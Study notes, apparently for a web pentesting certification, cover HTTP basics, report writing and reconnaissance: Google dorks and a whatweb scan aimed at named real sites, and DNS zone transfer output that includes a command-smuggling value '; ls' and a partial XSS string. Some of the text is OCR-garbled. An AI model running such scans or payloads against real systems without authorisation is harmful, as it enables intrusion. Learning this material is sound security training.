EWPT

INTORDUCTION TO WEB

- **Introduction to Web Application Security**
  - What Are web applications

    Web applications are software programs that run on web servers and are accessible ovr the internet through we browsers.

    they are designed to provide interactive and dynamic functionality to users , allowing them to perform various tasks, access information, and interact with data online

    facebook

    twitter

    linkedin


    12:07
- Web application security testing

Web App Pentesting vs Web App Security Testing


Aspect	Web App Security Testing	Web App Pentesting
Objective	Identify vulnerabilities and weaknesses in the web application without actively exploiting them.	Actively attempt to exploit identified vulnerabilities and assess the organization's response to attacks.
Focus	Broader in scope, includes both manual and automated testing techniques.	Specific to identifying vulnerabilities and exploiting them, mainly a manual process.
Methodology	Various types of assessments, such as SAST, DAST, IAST, SCA, etc.	Manual testing using tools and techniques to simulate real-world attacks.
Exploitation	Does not involve exploitation of vulnerabilities.	Involves controlled exploitation to validate vulnerabilities.
Impact	Non-intrusive; primarily focused on identifying issues.	Can be intrusive, may cause application disruption during testing.
Reporting	Identifies vulnerabilities and provides remediation recommendations.	Documents successful exploits, identifies weaknesses, and recommends remediation measures.
Testing Approach	May include automation for vulnerability scanning.	Primarily manual, using manual testing techniques and tools.
Goal	Enhance overall security posture of the web application.	Validate the effectiveness of existing security controls and incident response capabilities.

- Common Web application Threats and Risks
  - Threat
    - A threat refers to any potential source of harm or adverse event that may exploit a vulnerability in a system or organization’s security measures
    - Threats can be human-made, such as cybercriminals, hackers, or insiders with malicious intent. or they can be naturel, such as floods, earthquakes, or power outages

        - in the context of cybersecurity, threats can include various types of attacks like malware infections, phishing attempts, denial-of-service attacks, and data breaches,
    - Risk:
        - Risk is the potential for a loss or harm resulting from a threat exploiting a vulnerability in a system or organization
        - it is a combination of the likelihood or porbality of a threat occurrence and the impact or severity of the resulting adverse event
        - Risk is often measured in terms of the likelihood of an incident happening and the potential magnitude of its impact
    - common Web application threats and risks
        - cross site scripting
        - sql injection
        - cross site request forgery
        - security misconfigurations
        - sensitve data exposure
        - brute-froce and cerdential stuffing attacks
        - file upload vulenrablitites
        - Denial of service, DDos
        - server side request forgery
        - weak access controls
        - using components with know vulnerablitites
        - broken access control
- **Web application architecture**
    - client server model
        - client
        - server
    - Web application components
    - client side processing
    - communication and data flow
- **Web application Technology**



- **HTTP Methods Enumeration**
  - Introduction to HTTP
    - Hypertext Transfer Protocol
    - communication between web browser and web server
    - URL/URI
    - There are Two versions
      - HTTP 1.0
      - HTTP 1.1
      - HTTPS = HTTP + SSL Certificate



- **HTTP REQUEST**
  - HTTP Request Line
    - put

- post
- delete
- get

- Request Header


Request Headers

- Headers provide additional information about the request. Common headers include:
  - User-Agent: Information about the client making the request (e.g., browser type).
  - Host: The hostname of the server.
  - Accept: The media types the client can handle in the response (e.g., HTML, JSON).
  - Authorization: Credentials for authentication, if required.
  - Cookie: Information stored on the client-side and sent back to the server with each request.

HTTP Request Example

- Let's examine an HTTP request in detail. The following is the data contained in a request that we send when we navigate to www.google.com with a web browser.


```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive
```



- HTTP REQUEST METHODS
  - **GET**

    The most commonly used HTTP method is GET.

    The purpose of the GET method is to simply retrieve data from the server. The GET method is used to request any of the following resources:

    - A webpage or HTML file.
    - An image or video.
    - A JSON document.
    - A CSS file or JavaScript file.
    - An XML file.

    The GET request method is said to be a safe operation, which means it should not change the state of any resource on the server.

  - **POST**

    The POST HTTP request method sends data to the server for processing.

    The data sent to the server is typically in the following form:

    - Input fields from online forms.
    - XML or JSON data.
    - Text data from query parameters.

    The HTTP specification enables the developer to decide the type of processing for the data sent through an HTTP POST method. Prototypical uses of the POST

method include the following:

- Post a message to a bulletin board.
- Save data from HTML forms to a database.
- Calculate a result based on data submitted.

A POST operation is not considered a safe operation, as it has the power to update the state of the server and cause potential side effects to the server's state when executed.

The HTTP POST method is not required to be idempotent either, which means it can leave data and resources on the server in a different state each time it is invoked.

- **HEAD**

  The HTTP HEAD method simply returns metadata about a resource on the server. This HTTP request method returns all of the headers associated with a resource at a given URL, but does not actually return the resource.

  The HTTP HEAD method is commonly used to check the following conditions:

  - The size of a resource on the server.
  - If a resource exists on the server or not.
  - The last-modified date of a resource.
  - Validity of a cached resource on the server.

  The following example shows sample data returned from a HEAD request:

```
HTTP/1.1 200 OK
Date: Fri, 19 Aug 2023 12:00:00 GMT
Content-Type: text/html
Content-Length: 1234
Last-Modified: Thu, 18 Aug 2023 15:30:00 GMT
```

- **PUT**

  The HTTP PUT method is used to completely replace a resource identified with a given URL.

  The HTTP PUT request method includes two rules:

  1. A PUT operation always includes a payload that describes a completely new resource definition to be saved by the server.
  2. The PUT operation uses the exact URL of the target resource.

If a resource exists at the URL provided by a PUT operation, the resource's representation is completely replaced. If a resource does not exist at that URL, a new resource is created.

The payload of a PUT operation can be anything that the server understands, although JSON and XML are the most common data exchange formats for RESTful webservices and microservices.

- **DELETE**

  The HTTP DELETE method is self-explanatory. After execution, the resource a DELETE operation points to is removed from the server.

  As with PUT operations, the HTTP DELETE method is idempotent and unsafe.

Safe vs idempotent HTTP eequest methods		
	SAFE	**IDEMPOTENT**
GET	Yes	Yes
POST	No	No
PUT	N0	Yes
PATCH	No	No
DELETE	No	Yes
TRACE	Yes	Yes
HEAD	Yes	Yes
OPTIONS	Yes	Yes
CONNECT	No	No
PRI	Yes	Yes

- **OPTION**

  The server does not have to support every HTTP method for every resource it manages.

  Some resources support the PUT and POST operations. Other resources only support GET operations.

  The HTTP OPTIONS method returns a listing of which HTTP methods are supported and allowed.

  The following is a sample response to an HTTP OPTIONS method call to a server:

```
OPTIONS /example/resource HTTP/1.1
Host: www.example.com HTTP/1.1 200 OK
Allow: GET, POST, DELETE, HEAD, OPTIONS
Access-Control-Allow-Origin: *
```

```
Access-Control-Allow-Methods: GET, POST, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type
```

- **PATCH**

  Sometimes object representations get very large. The requirement for a PUT operation to always send a complete resource representation to the server is wasteful if only a small change is needed to a large resource.

  The PATH HTTP method, added to the Hypertext Transfer Protocol independently as part of RFC 5789, allows for updates of existing resources. It is significantly more efficient, for example, to send a small payload rather than a complete resource representation to the server.

- CONNECT

  The connect operation is used to create a connection with a server-side resource. The most common target of the HTTP method CONNECT is a proxy server, which a client must access to tunnel out of the local network.


  RESTful API designers rarely interact with the CONNECT HTTP request method.

- **HTTP RESPONSES**
  - STATUS CODE


Status Code	Category	Description
1xx Informational	--	--
100	Continue	The server has received the request headers and is waiting for the body.
101	Switching Protocols	The server is switching protocols as requested.
2xx Success	--	--
200	OK	The request was successful, and the response contains the data.
201	Created	The request was successful, and a new resource was created.
204	No Content	The request was successful, but no content is returned.
3xx Redirection	--	--

301	Moved Permanently	The resource has been moved permanently to a new URL.
302	Found	The resource is temporarily located at a different URL.
304	Not Modified	The resource has not changed since the last request.
4xx Client Errors	--	--
400	Bad Request	The server could not understand the request due to invalid syntax.
401	Unauthorized	Authentication is required to access the resource.
403	Forbidden	The server understood the request but refuses to authorize it.
404	Not Found	The requested resource could not be found.
5xx Server Errors	--	--
500	Internal Server Error	The server encountered a generic error.
502	Bad Gateway	The server received an invalid response from the upstream server.
503	Service Unavailable	The server is currently unavailable, usually due to overload or maintenance.


- **HTTP Basics Lab - Part1**
  - TCP
    - Three Way Handshake
  - CURL “Tool”
- HTTPS



- Web Application Pen testing Lifecycle



  - Standards/ guide
    - PTES
    - owasp web security test guide
- OWASP TOP 10
- OWASP web security testing guide
  - “get the pdf from owasp website” → web security testing guide pdf
  - owasp RISK Assessment Calculator
- Pre-Engagement Phase



- Documenting & Communicating Findings

Web App Pentesting Report

- The reporting phase in a web application penetration test is a crucial step that involves documenting and communicating the findings, vulnerabilities, and security risks discovered during the testing process.
- A web application penetration test report is a comprehensive and detailed document that provides valuable information to the stakeholders, including developers, management, and IT teams, about the security posture of the web application.
- A well-structured and concise report is essential for enabling informed decision-making and facilitating the remediation process.

astra

The Ultimate Checklist for Efficient

PENTEST REPORT WRITING

1. EXECUTIVE SUMMARY

- *Briefly summarize tested systems/applications.*
- *Provide a brief insight into the security analyst and reviewer.*
- *Highlight objectives, timeline, and limitations.*
- *Use layman's language and clear formatting.*

2. METHODOLOGY & SCOPE

- *List used tools and techniques (web app scanning, etc.).*
- *Define scope (included/excluded systems, timeframe).*
- *Mention any limitations (testing hours, data availability).*

3. APPENDICES


- *Include supplementary information (measurement scales, statuses, risk scores, references).*


4. FINDINGS & VULNERABILITIES

- *Categorize and list identified vulnerabilities.*
- *Include type, severity, CWE, and CVSS score (if applicable).*
- *Add proof of concept and visuals as necessary.*

4.1. INDIVIDUAL VULNERABILITY REPORTS

- *Description: Explain impact (data access, user manipulation).*
- *Affected Components: List vulnerable software/hardware/configurations.*
- *Severity: Categorize impact (critical, high, medium, low, informational).*
- *Status: Indicate state (unsolved, solved, etc.).*
- *Risk Score: Assign score based on severity, exploitability, and business impact.*
- *CWE: Assign unique identifier.*
- *Compliance Labels: List violated standards.*
- *PoC (critical only): Include sanitized evidence (critical only).*
- *Steps to Reproduce: Provide steps to recreate.*
- *Fixes & Remediation: Recommend solutions.*
- *Resources: Include links for further information.*





- Web App PENTESTING Report Structure
- Example Report

PRACTICLE:

INFORMATION GATHERING

- **Course Introduction**

- WHOIS

WHOIS

- WHOIS is a query and response protocol that is used to query databases that store the registered users or organizations of an internet resource like a domain name or an IP address block.
- WHOIS lookups can be performed through the command line interface via the whois client or through some third party web-based tools to lookup the domain ownership details from different databases.

- Want ip address of the target?
  - host websitename.com
- DNS Enumeration “like if you want to know what kind of records are maintained “
  - dnsrecon “tools”
- Reviewing the metafile of webserver
  - Robots.txt
- Google Dorks/wayback mahinie “file can get older ss of website”
  - site:pcu.edu.ng
  - site:pcu.edu.ng inurl:admin
  - site:pcu.edu.ng intitle:admin
  - site:pcu.edu.ng filetype:pdf
  - “you can get the all datasheets on `#google hacking database#` “
- WebApp Technology Fingerprinting
  - Whatweb “Tool”

```
┌──(kali㉿kali)-[~]
└─$ whatweb maheshlandge.in
http://maheshlandge.in [301 Moved Permanently] Apache, Country[UNITED STATES][US], HTTPServer[Apac
he], IP[184.168.111.4], PHP[8.0.30], RedirectLocation[https://maheshlandge.in/], UncommonHeaders[x
-redirect-by,upgrade,referrer-policy], X-Powered-By[PHP/8.0.30]
https://maheshlandge.in/ [403 Forbidden] Apache, Country[UNITED STATES][US], HTML5, HTTPServer[Apa
che], IP[184.168.111.4], JQuery[3.7.1], MetaGenerator[Elementor 3.22.3; features: e_optimized_asse
ts_loading, additional_custom_breakpoints; settings: css_print_method-external, google_font-enable
d, font_display-auto,WordPress 6.5.5], PHP[8.0.30], Script[text/javascript], UncommonHeaders[link,
upgrade,referrer-policy], WordPress[6.5.5], X-Powered-By[PHP/8.0.30]
```

- WAF Detection
  - wafw00f “tool”
- Copying Website With HttpRack

- taking Screenshot of website Eyewitness
- Passive Crawling & Spidering with Burp Suite
- Web server Fingerprinting
  - scan the ip with Nmap for getting ports and server sevice versions running on
- DNS Zone Transfer
  - dnsrecon
  - dnsenum “tool”

```
┌──(kali㉿kali)-[~]
└─$ dnsenum zonetransfer.me
dnsenum VERSION:1.3.1

-----   zonetransfer.me   -----


Host's addresses:
__________________

zonetransfer.me.                         5        IN    A        5.196.

Name Servers:
______________

nsztm1.digi.ninja.                       5        IN    A        81.4.1
nsztm2.digi.ninja.                       5        IN    A        34.225

Mail (MX) Servers:
___________________

alt2.aspmx.l.google.com.                 5        IN    A        142.25
ASPMX3.GOOGLEMAIL.COM.                   5        IN    A        142.25
ASPMX2.GOOGLEMAIL.COM.                   5        IN    A        173.19
ASPMX5.GOOGLEMAIL.COM.                   5        IN    A        108.17
alt1.aspmx.l.google.com.                 5        IN    A        173.19
aspmx.l.google.com.                      5        IN    A        74.125
ASPMX4.GOOGLEMAIL.COM.                   5        IN    A        142.25
```

```
Trying Zone Transfers and getting Bind Versions:
_____________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                        7200     IN    SOA
zonetransfer.me.                        300      IN    HINFO        "C
zonetransfer.me.                        301      IN    TXT
zonetransfer.me.                        7200     IN    MX
zonetransfer.me.                        7200     IN    MX
zonetransfer.me.                        7200     IN    MX
zonetransfer.me.                        7200     IN    MX
zonetransfer.me.                        7200     IN    MX
zonetransfer.me.                        7200     IN    MX
zonetransfer.me.                        7200     IN    MX
zonetransfer.me.                        7200     IN    A        5.196.
zonetransfer.me.                        7200     IN    NS       nsztm1
zonetransfer.me.                        7200     IN    NS       nsztm2
_acme-challenge.zonetransfer.me.        301      IN    TXT
_sip._tcp.zonetransfer.me.              14000    IN    SRV
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200     IN    PTR      www.
asfdbauthdns.zonetransfer.me.           7900     IN    AFSDB
asfdbbox.zonetransfer.me.               7200     IN    A         127.0
asfdbvolume.zonetransfer.me.            7800     IN    AFSDB
canberra-office.zonetransfer.me.        7200     IN    A        202.14
cmdexec.zonetransfer.me.                300      IN    TXT
contact.zonetransfer.me.                2592000  IN    TXT
dc-office.zonetransfer.me.              7200     IN    A        143.22
deadbeef.zonetransfer.me.               7201     IN    AAAA     dead:b
dr.zonetransfer.me.                     300      IN    LOC
DZC.zonetransfer.me.                    7200     IN    TXT        AbC
email.zonetransfer.me.                  2222     IN    NAPTR
email.zonetransfer.me.                  7200     IN    A        74.125
Hello.zonetransfer.me.                  7200     IN    TXT
home.zonetransfer.me.                   7200     IN    A         127.0
Info.zonetransfer.me.                   7200     IN    TXT
internal.zonetransfer.me.               300      IN    NS       intns1
internal.zonetransfer.me.               300      IN    NS       intns2
intns1.zonetransfer.me.                 300      IN    A        81.4.1
```

```
intns2.zonetransfer.me.                    300      IN    A        167.88
office.zonetransfer.me.                    7200     IN    A        4.23.3
ipv6actnow.org.zonetransfer.me.            7200     IN    AAAA     2001:6
owa.zonetransfer.me.                       7200     IN    A        207.46
robinwood.zonetransfer.me.                 302      IN    TXT          "F
rp.zonetransfer.me.                        321      IN    RP
sip.zonetransfer.me.                       3333     IN    NAPTR
sqli.zonetransfer.me.                      300      IN    TXT
sshock.zonetransfer.me.                    7200     IN    TXT
staging.zonetransfer.me.                   7200     IN    CNAME    www.sy
alltcpportsopen.firewall.test.zonetransfer.me. 301      IN    A
testing.zonetransfer.me.                   301      IN    CNAME    www.zo
vpn.zonetransfer.me.                       4000     IN    A        174.36
www.zonetransfer.me.                       7200     IN    A        5.196.
xss.zonetransfer.me.                       300      IN    TXT      "'><sc

Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me.                           7200     IN    SOA
zonetransfer.me.                           301      IN    TXT
zonetransfer.me.                           7200     IN    MX
zonetransfer.me.                           7200     IN    MX
zonetransfer.me.                           7200     IN    MX
zonetransfer.me.                           7200     IN    MX
zonetransfer.me.                           7200     IN    MX
zonetransfer.me.                           7200     IN    MX
zonetransfer.me.                           7200     IN    MX
zonetransfer.me.                           7200     IN    A        5.196.
zonetransfer.me.                           7200     IN    NS       nsztm1
zonetransfer.me.                           7200     IN    NS       nsztm2
zonetransfer.me.                           300      IN    HINFO        "C
_acme-challenge.zonetransfer.me.           301      IN    TXT
_acme-challenge.zonetransfer.me.           301      IN    TXT
_sip._tcp.zonetransfer.me.                 14000    IN    SRV
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200     IN    PTR      www.
asfdbauthdns.zonetransfer.me.              7900     IN    AFSDB
asfdbbox.zonetransfer.me.                  7200     IN    A         127.0
asfdbvolume.zonetransfer.me.               7800     IN    AFSDB
canberra-office.zonetransfer.me.           7200     IN    A        202.14
cmdexec.zonetransfer.me.                   300      IN    TXT
contact.zonetransfer.me.                   2592000  IN    TXT
dc-office.zonetransfer.me.                 7200     IN    A        143.22
```

```
deadbeef.zonetransfer.me.                    7201     IN    AAAA     dead:b
dr.zonetransfer.me.                          300      IN    LOC
DZC.zonetransfer.me.                         7200     IN    TXT        AbC
email.zonetransfer.me.                       2222     IN    NAPTR
email.zonetransfer.me.                       7200     IN    A        74.125
Hello.zonetransfer.me.                       7200     IN    TXT
home.zonetransfer.me.                        7200     IN    A         127.0
Info.zonetransfer.me.                        7200     IN    TXT
internal.zonetransfer.me.                    300      IN    NS       intns1
internal.zonetransfer.me.                    300      IN    NS       intns2
intns1.zonetransfer.me.                      300      IN    A        81.4.1
intns2.zonetransfer.me.                      300      IN    A        52.91.
office.zonetransfer.me.                      7200     IN    A        4.23.3
ipv6actnow.org.zonetransfer.me.              7200     IN    AAAA     2001:0
owa.zonetransfer.me.                         7200     IN    A        207.46
robinwood.zonetransfer.me.                   302      IN    TXT          "R
rp.zonetransfer.me.                          321      IN    RP
sip.zonetransfer.me.                         3333     IN    NAPTR
sqli.zonetransfer.me.                        300      IN    TXT
sshock.zonetransfer.me.                      7200     IN    TXT
staging.zonetransfer.me.                     7200     IN    CNAME    www.sy
alltcpportsopen.firewall.test.zonetransfer.me. 301    IN    A
testing.zonetransfer.me.                     301      IN    CNAME    www.zo
vpn.zonetransfer.me.                         4000     IN    A        174.36
www.zonetransfer.me.                         7200     IN    A        5.196.
xss.zonetransfer.me.                         300      IN    TXT      "'><sc


Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________
```

```
kali@kali:~$ dig axfr @nsztm1.digi.ninja zonetransfer.me

; <<>> DiG 9.20.0-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.d
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows X
zonetransfer.me.        301     IN      TXT     "google-site-verification=
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
```

```
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301 IN TXT     "6Oa05hbUJ9xSsvYy7pApQvwCU
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
cmdexec.zonetransfer.me. 300    IN      TXT     "; ls"
contact.zonetransfer.me. 2592000 IN     TXT     "Remember to call or email
dc-office.zonetransfer.me. 7200 IN      A       143.228.181.132
deadbeef.zonetransfer.me. 7201  IN      AAAA    dead:beaf::
dr.zonetransfer.me.     300     IN      LOC     53 20 56.558 N 1 38 33.526
DZC.zonetransfer.me.    7200    IN      TXT     "AbCdEfG"
email.zonetransfer.me.  2222    IN      NAPTR   1 1 "P" "E2U+email" "" ema
email.zonetransfer.me.  7200    IN      A       74.125.206.26
Hello.zonetransfer.me.  7200    IN      TXT     "Hi to Josh and all his cl
